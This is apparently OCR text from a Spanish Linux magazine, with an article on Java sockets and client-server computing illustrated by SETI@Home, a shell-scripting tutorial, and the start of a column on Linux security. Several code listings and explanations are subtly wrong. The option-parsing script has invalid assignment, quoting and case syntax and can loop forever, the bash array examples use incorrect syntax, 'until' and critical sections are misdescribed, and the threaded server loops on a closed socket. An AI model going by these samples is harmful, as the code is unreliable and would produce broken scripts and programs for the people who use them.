Los sockets proveen un canal de comunicación bidireccional (full dúplex) entre procesos que no necesariamente corren en la misma máquina. Los sockets son asociados, generalmente, con el concepto de comunicación en red y el paradigma de programación cliente-servidor donde intervienen un par de procesos: uno de los cuales actúa como cliente y el otro como servidor. Los procesos cliente envían peticiones al servidor y el proceso servidor envía respuestas a las solicitudes de los clientes.

Hilos y Procesos

Los hilos (threads) son un concepto fundamental en lo que se conoce como *programación concurrente*. Un proceso es la unidad básica de ejecución de la mayoría de sistemas operativos y no es más que un mecanismo que les permite la ejecución "simultánea" de distintas aplicaciones. Por ejemplo, el kernel del OS deja *correr* a una aplicación por un tiempo; cuando se agota dicho tiempo, el kernel del OS retoma el control y se lo entrega a otra aplicación. Pero, para cambiar el control de una aplicación a otra, el OS también intercambia, por cada aplicación, información adicional tal como: la identificación de los archivos abiertos, la memoria de la aplicación y la pila de ejecución, conocida como información de contexto. El proceso es precisamente la unidad compuesta por toda esa información contextual.

El concepto de hilo implica solamente un salto y mantiene el contexto. Es decir que distintas partes de la aplicación se ejecutan concurrentemente, compartiendo memoria y archivos abiertos (la pila de ejecución no se intercambia). Existen muchas situaciones en la que esto es deseable. En el caso de una aplicación cliente-servidor, por ejemplo, para asignar un hilo en el servidor por cada solicitud del cliente.

Listado 1. Código JAVA del mini-Servidor

```
import java.net.*;
import java.io.*;
class miniServer {
   public miniServer() {
// Establece servidor en el socket 4321 (espera 300 segundos)
   try {
      ServerSocket ss = new ServerSocket(4321, 300);
// Ejecuta un bucle infinito de listen/accept
      while(true) {
// Espera para aceptar una conexión
         Socket s = ss.accept();
// Prepara orden
String cmd = "<xml><a type='float'>3,14</a><b>4x10^3</b><c>CSA</c></xml>";
// Envía orden
         OutputStream sOut = s.getOutputStream();
         DataOutputStream dsOut = new DataOutputStream(sOut);
         dsOut.writeUTF(cmd);
// Recibe respuesta
         InputStream sIn = s.getInputStream();
         DataInputStream dsIn = new DataInputStream(sIn);
         System.out.println(dsIn.readUTF());
// Cierra conexión, pero no el socket del servidor
         s.close();
      }
   } catch(IOException e) {
      System.out.println(e);
   }
}
   public static void main(String args[]) {
      new miniServer();
   }
}
```




Figura 3. Esquema de la arquitectura y flujo de datos de SETI@Home. "N" es el número de ordenadores que participan concurrentemente en el análisis




Figura 4. Funcionamiento de una comunicación entre procesos a través de sockets

Sincronización

Cuando se trabaja con threads y procesos la ejecución avanza en varias partes del programa a la vez y cada una de esas ejecuciones simultáneas pueden tocar los mismos objetos lo que puede ser un problema cuando esos objetos son "críticos"; por ejemplo una variable compartida. Para evitar estos inconvenientes se utilizan técnicas como:

Bloqueo (Mutex). El término mutex viene de mutuamente exclusivo. Cuando un proceso o hilo bloquea un recurso mediante una llamada mutex al OS ningún otro hilo puede continuar su ejecución cuando intenta bloquearlo. Sólo cuando el primer hilo "suelte" ese mutex continuará la ejecución del siguiente que lo ha solicitado.

Sección Crítica. En programación concurrente una sección crítica es una pieza de código que no permite el acceso concurrente de más de un hilo a recursos compartidos (estructuras de datos o dispositivos). Una sección crítica normalmente finaliza después de un tiempo fijo, y el hilo, tarea o proceso tendrá que esperar a que se agote ese tiempo para entrar en ella.

Semáforos. Es un tipo de dato abstracto o variable protegida que constituye un método clásico para controlar el acceso a un recurso desde varios procesos en un entorno de programación paralela o concurrente.

Evento. (Aunque normalmente se le llama semáforo) es un mecanismo de sincronización utilizado para indicar a un proceso que espera cuando una condición particular se hace cierta (true); cuando "ocurre" determinado acontecimiento. El evento es un tipo de dato abstracto de estado booleano y las siguientes operaciones:

- *espera* – provoca, cuando se ejecuta, que el proceso en ejecución se suspenda hasta que el estado del evento cambie a *cierto* o *true* (si el estado es cierto no tiene efecto);
- *activa* – cambia el estado del evento a cierto, liberando todos los procesos en espera;
- *limpia* – cambia el estado del evento a *falso* (*false*).

Listado 2. Código JAVA del mini-Cliente

```
import java.net.*;
import java.io.*;
class miniClient {
   public miniClient() throws Exception {
// Abre conexión local en el puerto 4321
      try {
         Socket s = new Socket("127.0.0.1", 4321);
// Obtiene controlador de archivo de entrada del
socket
// Recibe orden
         InputStream sIn = s.getInputStream();
         DataInputStream dsIn = new DataInputStre-
am(sIn);
         String text = new String(dsIn.readUTF());
         System.out.println(text);
// Procesa orden
// Envía respuesta
         OutputStream sOut = s.getOutputStream();
         DataOutputStream dsOut = new DataOutput-
Stream(sOut);
         dsOut.writeUTF( "miniClient");
// Cierra conexión y abandona
         s.close();
      } catch(IOException e) {
         System.out.println(e);
      }
   }
   public static void main(String[] arg) throws
Exception {
      new miniClient();
      new miniClient();
   }
}
```

Paradigma Cliente-Servidor

Esta arquitectura reparte la capacidad de proceso entre clientes y servidores como se muestra en la Figura 3. Tal separación entre cliente y servidor es sólo de tipo lógica; el servidor no se ejecuta necesariamente sobre una sola máquina ni es necesariamente un solo programa. Una disposición muy común son los sistemas multicapa en los que el servidor se descompone en diferentes programas que pueden ser ejecutados por diferentes computadoras aumentando así el grado de distribución del sistema. La arquitectura cliente-servidor sustituye a la arquitectura monolítica en la que no hay distribución, tanto a nivel físico como a nivel lógico.

El proyecto SETI@Home utiliza la Infraestructura Abierta de Berkeley para la Computación en Red (BOINC, Berkeley Open Infrastructure for Network Computing). BOINC es una infraestructura de computación distribuida diseñada bajo el paradigma cliente-servidor que permite alcanzar una capacidad de cómputo enorme aprovechando la capacidad de computación de ordenadores personales que se unen voluntariamente al proyecto como servidores en sus ciclos libres o inactivos de proceso. El sistema se basa en un servidor que reparte las tareas entre los diferentes clientes, para posteriormente recoger los resultados obtenidos.

Los listados 1 y 2 ilustran una estructura muy básica de lo que podría ser un mini servidor-cliente respectivamente y el listado 3 una implementación del servidor más eficaz con hilos.

En una aplicación tipo SETI las órdenes a procesar se deben generar en determinado formato a partir de una base de datos como muestra la Figura 3: en el ejemplo del listado 1, XML. XML, al ser un metalenguaje permite serializar los datos desde la base fácilmente y desestructurarlos en el cliente (con un analizador sintáctico o parser). Cada cliente procesa la orden y envía la respuesta (también en un formato estructurado). JAVA incorpora SAX (Simple API for XML) para ambas: análisis y síntesis de tramas XML pero existen múltiples implementaciones de menor "peso", como Java Micro XML Parser (http://sourceforge.net/projects/uxparser/) o MinML (*http://www.vclcomponents.com/XML/Parsers/Java/*

Listado 3. Código JAVA del mini-Servidor implementado con hilos

```
import java.net.*;
import java.io.*;
class miniServer {
   public miniServer() {
// Establece servidor en el socket 4321 (espera 300
segundos)
      try {
      ServerSocket ss = new ServerSocket(4321, 300);
// Ejecuta un bucle infinito de listen/accept
         while(true) {
// Espera para aceptar una conexión
            Socket s = ss.accept();

// Se instancia una clase para atender al cliente en
un hilo aparte
         Runnable newClient = new threadClient(s);
         Thread h = new Thread(newClient);
         h.start();
       }
    } catch(IOException e) {
       System.out.println(e);
    }
  }
// Implementa Runnable para poder ser lanzada en un
hilo aparte
   public class threadClient implements Runnable {
      Socket s;
// En el constructor recibe y guarda los parámetros
necesarios
// En este caso el socket que debe atender
      public threadClient(Socket socket) {
            s = socket;
}
      public void run() {
         while(true) {
            try {
// Código para atender al cliente
String text = "<xml><a type='float'>3,14</
a><b>4x10^3</b><c>CSA</c></xml>";
               OutputStream sOut;
               sOut = s.getOutputStream();
               DataOutputStream dsOut =
                 new DataOutputStream(sOut);
                   dsOut.writeUTF(text);// Envia
               InputStream sIn = s.getInputStream();
               DataInputStream dsIn =
                new DataInputStream(sIn);
               System.out.println(dsIn.readUTF());

// Cierra conexión, pero no el socket del servidor
               s.close();
            } catch (IOException e) {
// TODO Auto-generated catch block
               e.printStackTrace();
            }
         }
      }
   }
   public static void main(String args[]) {
      new miniServer();
   }
}
```

MinML-info.html), útiles incluso para usar en sistemas integrados (embebidos o empotrados).

El acceso del servidor a la base de datos debe ser exclusivo para evitar la duplicación de las peticiones al cliente. En este pequeño ejemplo servidor y cliente corren en la misma máquina (dirección 127.0.0.1). Como se puede ver en el listado de la Figura 2, se crean dos procesos clientes para simular la capacidad del servidor de atender múltiples peticiones. Para correr procesos en máquinas remotas será necesario además, gestionar las direcciones de los clientes por el servidor (para enviar múltiples solicitudes) e incluso un pequeño protocolo de conexión-desconexión que puede llegar a ser tan complejo como se desee. El puerto 4321 elegido no está en uso (en *http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers* puede encontrar una lista de los puertos TCP y UDP reservados).

Todos los mecanismos de comunicación entre procesos presentados son comunes a la mayoría de los sistemas operativos y no exclusivos a Linux. Las técnicas relacionadas con pase de mensaje (Message passing), sin embargo, han sido excluidas por su extensión pero no son menos importantes. El pase de mensaje es una forma de comunicación natural a la computación en paralelo, la programación orientada a objetos y la comunicación entre procesos. En este modelo los procesos y objetos pueden enviar y recibir mensajes (de cero o más bytes, estructuras de datos complejas e incluso, segmentos de código) a otros procesos.

Algunos ejemplos de sistemas de pase de mensajes son los sistemas de invocación de métodos remotos y objetos distribuidos como ONC RPC (*Open Network Computing Remote Procedure Call*), CORBA (*Common Object Request Broker Architecture*), Java RMI (Java Remote Method Invocation API; es una interfaz de programación de aplicación Java que realiza el equivalente orientado a objetos de las llamadas a procedimientos remotos equivalente RPC, Remote Procedure Calls), DCOM (*Distributed Component Object Model*; tecnología propietaria de Microsoft), SOAP (*Simple Object Access Protocol*), .NET Remoting (API de Microsoft para la comunicación entre procesos liberado en 2002 con la versión 1.0 de .NET), QNX Neutrino RTOS, OpenBinder y D-Bus (Desktop Bus).

Estos sistemas se conocen como sistemas de "nada compartido" porque la abstracción del pase de mensajes oculta los cambios de estado subyacentes utilizados en la implementación de envío de mensajes. Estos modelos basados en lenguajes de programación normalmente definen la mensajería (casi siempre asíncrona) como el envío de datos (normalmente como copia) a un terminal de comunicación (actor, proceso, hilo, socket, etc.). Los mensajes son utilizados en el mismo sentido que en la comunicación entre procesos (la versión de alto nivel de un circuito virtual).

Conclusiones

Los mecanismos de comunicación entre procesos permiten el intercambio de datos entre aplicaciones y, por lo tanto, ofrecen la posibilidad de diseñar sistemas complejos y robustos, distribuidos, concurrentes y paralelos. Esta posibilidad de interacción segura permite concebir Internet como el ordenador distribuido más grande jamás construido. El proyecto SETI, basado en la infraestructura BOINC, es sólo un ejemplo de cómo aprovechar los ciclos ociosos de ordenadores cooperativos poco potentes para realizar cálculos que tardarían, incluso en el súper-ordenador más rápido que exista, años o siglos (el análisis de un paquete SETI puede demorar de 1 hora, en caso de supercomputadoras, a 70 o 100 horas, en caso de ordenadores muy antiguos). El paradigma clásico cliente-servidor, pese a las críticas que recibe: la red se construye en torno al servidor, la congestión del tráfico, uso limitado de los recursos del servidor por los clientes y el coste del servidor; tiene a favor, entre otras: la centralización de los recursos en el servidor, seguridad, escalabilidad de la red (se pueden agregar o eliminar clientes sin afectar el funcionamiento de la red), centralización del control en el servidor, etc.

Sin embargo es posible desarrollar sistemas donde convivan múltiples servidores (como los P2P) o las aplicaciones actúen de cliente y servidor simultáneamente potenciando la distribución o descentralización de las aplicaciones. La computación en nube o el paradigma de los sistemas complejos son sólo algunos ejemplos de nuevos tipos de estructuración de las aplicaciones.

Curiosamente la única señal que señala a unos posibles vecinos extraterrestres fue obtenida fuera del proyecto SETI@Home pero son muchas las aplicaciones ideales para este paradigma: la obtención de números primos, la puesta a prueba de claves y algoritmos de seguridad y encriptación de datos, cálculo de modelos multivariables complejos, y un largo etcétera que, sin duda, harán nuestra vida, incluso inconscientemente, más placentera y segura; por lo menos hasta que aparezca el primer extraterrestre que emita una señal entre las billones de frecuencias de radio que fluyen en el Universo.



Enlaces de interés

- Proyecto BOINC:
  http://boinc.berkeley.edu/
- Cliente-Servidor en Java:
  http://arcos.inf.uc3m.es/~dad/dokuwiki/lib/exe/fetch.php?id=desarrollo_de_aplicaciones_distribuidas&cache=cache&media=transparencias:l3-cliente_servidor_en_java-v1b.pdf
- Paradigmas de Computación Distribuida:
  http://laurel.datsi.fi.upm.es/~ssoo/LIBRO/Cap3/capitulo3.doc



Sobre el autor

Lino García Morales es Graduado en Ingeniería en Control Automático, Máster en Sistemas y Redes de Comunicaciones y Doctor por la Universidad Politécnica de Madrid. Ha sido profesor en el Instituto Superior de Arte de La Habana, la Universidad Pontificia "Comillas" y la Universidad Meléndez Pelayo.

Actualmente es profesor de la Escuela Superior de Arte y Arquitectura y de la Escuela Superior Politécnica de la Universidad Europea de Madrid y Director del Máster Universitario en Acústica Arquitectónica y Medioambiental. Músico, escritor y científico, lidera un grupo de investigación transdisciplinar en la intersección Arte, Ciencia y Tecnología. Ha disfrutado de Becas por la Agencia Española de Cooperación Internacional, FUNDESCO, el Consejo Superior de Investigaciones Científicas (CSIC) y la Universidad Politécnica de Madrid.

Automatización de tareas con ShellScripts

Andrés Tarallo

El éxito de los sistemas Unix y en particular GNU/Linux no puede ser explicado por una única razón. Un diseño elegante, simple. Sin una intención específica ni objetivos comerciales, que resultó exitoso. Dentro de las características innovadoras, para su momento, de estos sistemas estaba la shell programable.



es@lpmagazine.org

La shell solía ser el primer contacto del usuario con el sistema. Actualmente es usual encontrarse con un escritorio gráfico, del estilo de KDE o Gnome. A través de la shell se introducen comandos a ser ejecutados y se puede acceder a los contenidos del filesystem del sistema. Como parte de la filosofía de diseño de Unix estos comandos pueden interconectarse entre sí, donde la salida de la ejecución de uno de ellos puede ser la entrada de otro. Esto permite a partir de comandos simples realizar tareas muy complejas y sofisticadas, como corregir la ortografía de un documento de texto.

A lo largo del artículo presentaremos los rudimentos de la programación shell, terminando el mismo con ejemplos completos. Algunos programas son simplificaciones de programas que se encuentran actualmente en producción. Las simplificaciones no afectan a la funcionalidad, contribuyendo a hacerlos más didácticos.

Un primer programa shell

Para programar en shell solamente necesitamos un editor de texto. Creamos un nuevo archivo, luego de guardarlo le damos permisos de ejecución con chmod +x. ¡Es muy simple!

En la Figura 1 se puede apreciar este primer programa, siendo editado con el vi. Recomiendo el uso de este editor, el aprendizaje de su uso puede ser difícil, pero la productividad que se logra bien lo vale. En la Figura 2 podemos ver cómo se pone este script en ejecución y su salida en la consola.

La primera línea del programa comienza con los caracteres #!. Esto le indica al shell que vamos a especificar con qué programa debe ejecutarse este script. Tenemos varios shells posibles para elegir: bourne, bash, korn o C (se llama así por su parecido con el lenguaje de programación). En este artículo utilizaremos el shell bourne, el más popular para escribir shellscripts.

En la línea inmediatamente siguiente tenemos un comentario. Es importante comenzar los shellscripts con comentarios. Debería figurar por lo menos el autor, breve descripción de la sintaxis del programa y una historia de cambios. También debería estar la licencia bajo la que se distribuye el script. En el Listado 1 se puede ver el cabezal

del script rdisc, del arranque de un sistema CentOS. En el caso particular de los scripts de arranque es bueno seguir el estilo de la distribución que utilizamos, para esto muchas distribuciones proveen scripts genéricos (templates) que podemos adaptar a nuestras necesidades.

Volviendo a nuestro script: tenemos aquí uno de los scripts más simples y usuales. Utilizamos un script para encapsular un grupo de tareas. Esto en la literatura inglesa se le llama script wrapper. Usualmente estos scripts arman el ambiente y encadenan la ejecución de uno o más programas. Al final de este articulo presentaremos un ejemplo especifico para ejecutar programas en lenguaje JAVA.

El lenguaje de la shell

El lenguaje de programación es similar al lenguaje C, por lo que los programadores familiarizados con este lenguaje rápidamente estarán escribiendo sus primeros programas en shell. Es un lenguaje no tipeado, las variables se crean asignándolas. No tenemos tipos de datos complejos como los struct de C, por lo que deberemos recurrir a arrays para emular estructuras.

Variables y Arrays

Las variables son fundamentales para almacenar datos en nuestros programas. Para declararlas solo hace falta asignar la variable, el operador de asignación es el =. Para acceder a los datos almacenados en una variable solo tenemos que usar su nombre precedido del símbolo $. Cuando hubiera un problema de ambigüedad es posible referirse a una variable protegiendo su nombre con llaves y el signo de $. Para clarificar ideas tenemos la variable NOMBRE, accederemos a su contenido como: `$NOMBRE o ${NOMBRE}`.

Tenemos un grupo de variables especiales, las llamadas variables de ambiente. Cuando se inicia un shell son definidas muchas de estas variables. Como es el caso de la variable PATH, donde se encuentra una lista de los directorios donde buscar ejecutables y el orden de búsqueda. Para consultar las variables que tenemos definidas puedes utilizar el comando printenv, que listará la variable que le pasamos por parámetro o todas las definidas si lo ejecutamos sin parámetros. Es importante en aquellos scripts que corren desde el cron definir las variables de ambiente adecuadas, para que el script funcione correctamente. Este consejo no debe tomarse a la ligera, son frecuentes los pedidos de ayuda en foros y listas de correo con scripts que no funcionan por carecer de las variables de ambiente necesarias para su correcto funcionamiento.

La shell nos proporciona la posibilidades de definir arrays. Como las variables éstos se declaran asignándoles datos. Sin embargo son un poco distintos distintos a los arrays de se, más bien se parecen a los hashes de PERL.

Figura 1. Edición de un programa shell con el editor vi

Tabla 1. Metacaracteres

Prog > fichero	Redirige la salida estándar hacia un fichero
Prog >> fichero	Agrega la salida estándar a un fichero
Prog < fichero	Alimenta la entrada estándar desde un fichero
p1|p2	Conecta la salida estándar de p1 con la entrada estándar de p2
*	Cualquier cadena con cero o más caracteres
?	un carácter individual
\`......\`	Sustituir por la salida estándar de un comando
\	Tomar literalmente el carácter que sigue a la barra

Tabla 2. Los parámetros más usuales del comando test

cadena1 = cadena2	cadena1 es igual a cadena2
cadena1 != cadena2	cadena1 no es igual a cadena2
cadena1 < cadena2	cadena1 es menor que cadena2
cadena1 > cadena 2	cadena1 es mayor que cadena 2
-n cadena1	cadena1 no es igual al valor nulo (longitud mayor que 0)
-z cadena1	cadena1 tiene un valor nulo (longitud 0)
x -lt y	x menor que y
x -le y	x menor o igual que y
x -eq y	x igual que y
x -ge y	x mayor o igual que y
x -gt y	x mayor que y
x -ne y	x distinto de y

Listado 1. El encabezado de un shellscript de arranque

```
#!/bin/bash
#
# $Id: rdisc,v 1.5 2005/04/05 10:06:01 bastian Exp $
#
# rdisc:        Starts the rdisc Daemon
#
# chkconfig: - 41 89
# description: This is a daemon which discovers
routers on the local subnet.
# processname: rdisc
# config: /etc/sysconfig/rdisc
```

Listado 2. Estructuras de selección

```
if ....; then
   ....
elif ....; then
   ....
else
   ....
fi
case ... in
...) hacer algo aquí;;
esac
```

Empecemos definiendo un array simple con los días de la semana: dias= (lunes martes miercoles jueves viernes sabado domingo).

Este array tiene 7 elementos a los que podemos acceder con índices desde el 0 al 6. $dias[0] nos devolverá el lunes y $dias[2] el miercoles.

Otra forma de definir arrays es asignando uno por uno los valores de sus elementos:

```
array[0]= 2;
array[2]= 4;
array[7]= 5;
```

De esta forma creamos un array de 3 elementos, almacenados en las posiciones 0,2 y 7.

Cuando veamos estructuras de control en el artículo volveremos sobre los arrays, para ilustrar como acceder a los elementos almacenados en éste.

Metacaracteres

Llamamos metacaracteres a aquellos caracteres que la shell no interpreta literalmente. Estamos acostumbrados a utilizar el * en las búsquedas, la ? como marca de un carácter y también los corchetes. A esto tenemos que agregar las llaves, los operadores > y <. En la tabla siguiente incluimos una recorrida exhaustiva por ellos.

```
[root@      ~]# chmod +x miprimer.sh
[root@      ~]# ll
total 4
-rwxr-xr-x 1 root root 127 Feb  8 12:59 miprimer.sh
[root@      ~]# ./miprimer.sh
Hola shell !!!!!!!!!!!!!!
1+2
fin
[root@      ~]#
```

Figura 2. Ejecución del programa

```
root : bash
File  Edit  View  Scrollback  Bookmarks  Settings  Help
linux-k0oc:~ # vi showargv.sh
linux-k0oc:~ # cat showargv.sh
#!/bin/sh
#

echo "Cantidad de argumentos" $#

if [ $# -gt 0 ]; then
        while [ $# -gt 0 ]; do
                echo $1;
                shift;
        done
else
        echo "Nada para hacer";
fi
linux-k0oc:~ # chmod +x showargv.sh
linux-k0oc:~ # ./showargv.sh primero segundo tercero
Cantidad de argumentos 3
primero
segundo
tercero
linux-k0oc:~ #
root : bash
```

Figura 3. Un ejemplo de procesamiento de la línea de comandos

Estructuras de control

El shell posee estructuras de control que permiten controlar el flujo de la ejecución de un programa, estas son de dos clases: iteración y de selección. Empezaremos por las últimas, para poder presentar un programa completo de arranque de servicios.

La estructura de selección más usada es el if /else . El "if" comprueba que una condición sea verdadera, esto es con salida 0 en caso de que sea correcta. En caso afirmativo ejecuta el código inmediatamente después del then. En caso negativo se ejecuta todo el código luego del else, si éste se encuentra presente.

La otra estructura de selección con la que contamos es el case, análogo al switch de C/C++ o java. Es una estructura de selección múltiple. Un uso habitual de esta estructura es en los scripts de arranque donde el script recibe como parámetro diversos valores: start, stop, reload. Según el valor del parámetro ejecutará distintas porciones de código. En el Listado 2 hay un resumen de estas dos estructuras de control.

Estas dos estructuras de control se utilizan en conjunto con el comando test. Cuando lo invocamos dentro de un shell script está representado por los corchetes rectos. Este comando recibe como parámetro una condición lógica a evaluar y retorna con valor 0 en caso que sea verdadera o 1 en caso contrario. En la siguiente tabla se resumen los parámetros más usuales del comando test.

Habiendo presentado el comando test y las estructuras de selección estamos en condiciones de presentar un ejemplo completo. Es un programa que arranca y detiene un daemon. La estructura del programa es similar a la de los programas en uso en cualquier distribución para el arranque y parada de servicios. Se han hecho algunas simplificaciones con el propósito de hacer el programa más didáctico.

La lógica del script es simple: testear si el servicio a iniciar es un ejecutable y en caso afirmativo evaluar los parámetros de la línea de comando. Según el parámetro pasado se arranca el servicio o se lo detiene. El primer parámetro de la línea de comando está en $1, en $0 tenemos el nombre con el que fue invocado el programa. Un punto a destacar es el uso de basename para sacar el nombre del programa para killall. Sin ánimo de ser reiterativos este es un programa con una clara función didáctica, invitamos al lector a ver en su sistema Linux favorito ejemplos de la vida real.

Ahora presentamos las estructuras iterativas. Estas estructuras ejecutan una porción de código mientras se da una condición. Tenemos tres estructuras de este tipo: for, while y until. La primera itera sobre una lista de valores, es importante esta diferencia pues no se comporta como el for de C u otros lenguajes. Por esta característica es que es especialmente útil para recorrer listas. El while ejecuta la porción de código mientras sea verdadera la condición lógica. Por último, tenemos la estructura until, que se ejecuta mientras se cumpla la condición lógica.

Ahora tenemos todas las estructuras de control de flujos, que no tienen nada que envidiar a las que tenemos en otros lenguajes de programación. En sucesivos ejemplos ejemplos las utilizaremos, incorporando nuevos elementos para mejorar los programas.

Trabajando con archivos

Una actividad frecuente es procesar un archivo, leyéndolo línea a línea. Para esto son útiles las estructuras interactivas que vimos unos párrafos más atrás. Vamos a presentar un programa que vuelva un archivo por la pantalla como lo hace el comando cat (Listado 5).

Pasando argumentos por la línea de comando

Muchas veces necesitamos pasar a un programa múltiples argumentos por la línea de comandos. En un ejemplo previo utilizamos un argumento en la línea de comandos para controlar el arranque o parada de un daemon. Ahora tocaremos este punto más a fondo. Los argumentos de la línea de comandos se pasan en un vector que se llama ARGV, y en una variable que se llama $# tenemos el valor del índice de la última posición del vector. En la Figura 3 tenemos un simple programa que saca por pantalla los parámetros que pasamos por la línea de comandos.

Para iterar sobre el vector ARGV nos servimos de la variable $# y del comando shift. Cada vez que se ejecuta este comando se carga en $1 el valor que está en la posición $2 del vector, desplazando todo el vector. También se decrementó en 1 el valor de $#. Aprovechamos esto para armar la condición lógica de un ciclo while.

Listado 3. Un script para arrancar y detener un daemon

```
#!/bin/sh
# Un script para iniciar o detener un servicio
#
# Sintaxis: daemon <start|stop>
#

DAEMON=/usr/sbin/daemon

if [ -x $DAEMON ]; then
# Es un ejecutable podemos seguir adelante
         case $1 in
                  'start') $DAEMON
                           ;;
                  'stop') killall `basename $DAEMON`
                           ;;
         esac
else
         echo "$0: error $DAEMON no ejecutable"
         exit 1
fi
```

Listado 4. Estructuras iterativas

```
for nombre [in lista]
do
         #codigo que puede utilizar $nombre
done
while condicion
do
         comandos
done

until condicion; do
         comandos
done
```

A partir de este sencillo programa construiremos la lógica de un procesamiento de la línea de comando sofisticado. Ese programa lo podemos ver en el Listado 6. Nuevamente nos servimos de la variable $# para controlar el procesamiento de las opciones de la línea de comando. Con un case vamos procesando las distintas opciones. El caso de la opción -f es típico, el parámetro va seguido de un valor. De ahí que ejecutemos dos veces el comando shift.

Listado 5. Leyendo un archivo

```
#!/bin/sh
# Imprime por pantalla el contenido de un archivo
{
while read linea ; do
         echo $linea
done
}<$1
```

Listado 6. Procesando las opciones de la línea de comando

```
#!/bin/sh
#
echo "Cantidad de argumentos" $#
if [ $# -gt 0 ]; then
        while [ $# -gt 0 ]; do
                case $1 in
                        '-f')$FILE=$2
                             shift;
                             shift;
                             ;;
                        '-h|--help')echo "Ayuda
!!!!!!!!!!'
                             ;;
                esac

        done
fi
```

Listado 7. Programa de ejemplo que ejecuta un programa en el cron

```
#!/bin/sh
# Ambiente
JRE_HOME=/usr/lib/java/jre
PATH=/sbin:/usr/sbin:/usr/local/sbin:/root/bin:/usr/
local/bin:/usr/bin:/usr/X11R6/bin:/bin:/usr/games:
/opt/gnome/bin:/opt/kde3/bin:/usr/lib/java/bin
JAVA_BINDIR=/usr/lib/java/bin
JAVA_HOME=/usr/lib/java
SDK_HOME=/usr/lib/java
JDK_HOME=/usr/lib/java
JAVA_ROOT=/usr/lib/java

export JRE_HOME PATH JAVA_BINDIR
       JAVA_HOME SDK_HOME JDK_HOME JAVA_ROOT
#
/usr/bin/java -jar /usr/bin/mailing_ventas.jar
```

Scripts dentro del cron

Es muy frecuente correr en el cron un script que realice tareas de mantenimiento de dentro de un servidor, como respaldar una base de datos o borrar carritos de compras de un sitio web. Cuando el cron fija el ambiente de ejecución de un programa éste no tiene definida la variable PATH, que determina donde ir a buscar los ejecutables. Frente a esto hay dos posibles soluciones: definir un valor de la variable PATH y exportarlo o poner el camino absoluto al comando a ejecutar. Para esta última alternativa pondríamos por ejemplo /bin/echo. Para terminar presentamos un ejemplo de script para correr un programa java desde el cron.

Un script wrapper para ejecutar programas en JAVA en el cron

Para correr una aplicación java desde el cron es necesario que la aplicación tenga correctamente cargadas todas las variables de ambiente que el intérprete java necesita para correr. La solución es escribir un script donde se definan estas variables. En este último listado (Listado 7) podemos ver un programa de ejemplo que ejecuta un programa en el cron. Luego de definidas las variables es necesario exportarlas, para que queden disponibles para los programas y comandos de shell subsiguientes.

Conclusiones

Este artículo no es más que una introducción breve para aquellos programadores que tienen necesidad de escribir shellscripts. También intenta arrojar luz para aquellos programadores que escriben programas de backoffice para que utilicen esta herramienta.



Bibliografia


Existen en la web múltiples tutoriales que pueden ser de utilidad. En particular los siguientes libros son muy útiles, no deberían faltar en la biblioteca de la oficina.

- El Entorno de Programacion UNIX Kernighan, Pike,
- Learning the bash Shell Newham, Rosenblatt,
- Clasic Shell Scripting Robbins, Beebe.



Sobre el autor

Andrés Tarallo se desempeña como administrador de sistemas en una empresa de contenidos web, íntegramente montada sobre plataformas libres. Su línea de trabajo es desarrollo de aplicaciones web, en lenguajes PERL, PHP y JAVA. Trabaja simultáneamente como consultor e integrador de sistemas para compañías pequeñas y medianas en Uruguay, integrando redes heterogéneas o migrándolas a plataformas libres. Ha dado charlas sobre tecnologías basadas en software libre en diversas conferencias en Uruguay, Argentina y Brasil. Es egresado de la Universidad ORT Uruguay, con título de Analista Programador.



Fernando de la Cuadra, director de Educación de Ontinet.com, distribuidor en exclusiva de las soluciones de seguridad de ESET en España

Linux y la seguridad "digital"

Hace poco, en un curso que estuve impartiendo en la Universidad Politécnica de Valencia, uno de los asistentes me hizo una pregunta que no por ser clásica deja de tener su miga. ¿Es recomendable un sistema libre para aumentar la seguridad? Y sabiendo que él lee esta revista, intentaré darle una respuesta más tranquila que la que pude, por tiempo, darle en ese curso.

Esa pregunta puede considerarse desde dos puntos de vista. Es decir, ¿es recomendable un sistema libre? o bien ¿son poco recomendables los sistemas de pago? En ninguno de los dos casos puede decirse ni que sí ni que no. Que un sistema operativo sea más o menos vulnerable no es la variable clave de la seguridad de un ordenador. El problema viene, como siempre, del dedo índice del usuario. Ese dedo que hace clic donde no debe, ese dedo que descarga un fichero malicioso, ese dedo que es capaz de todo por no saber qué debe hacer.

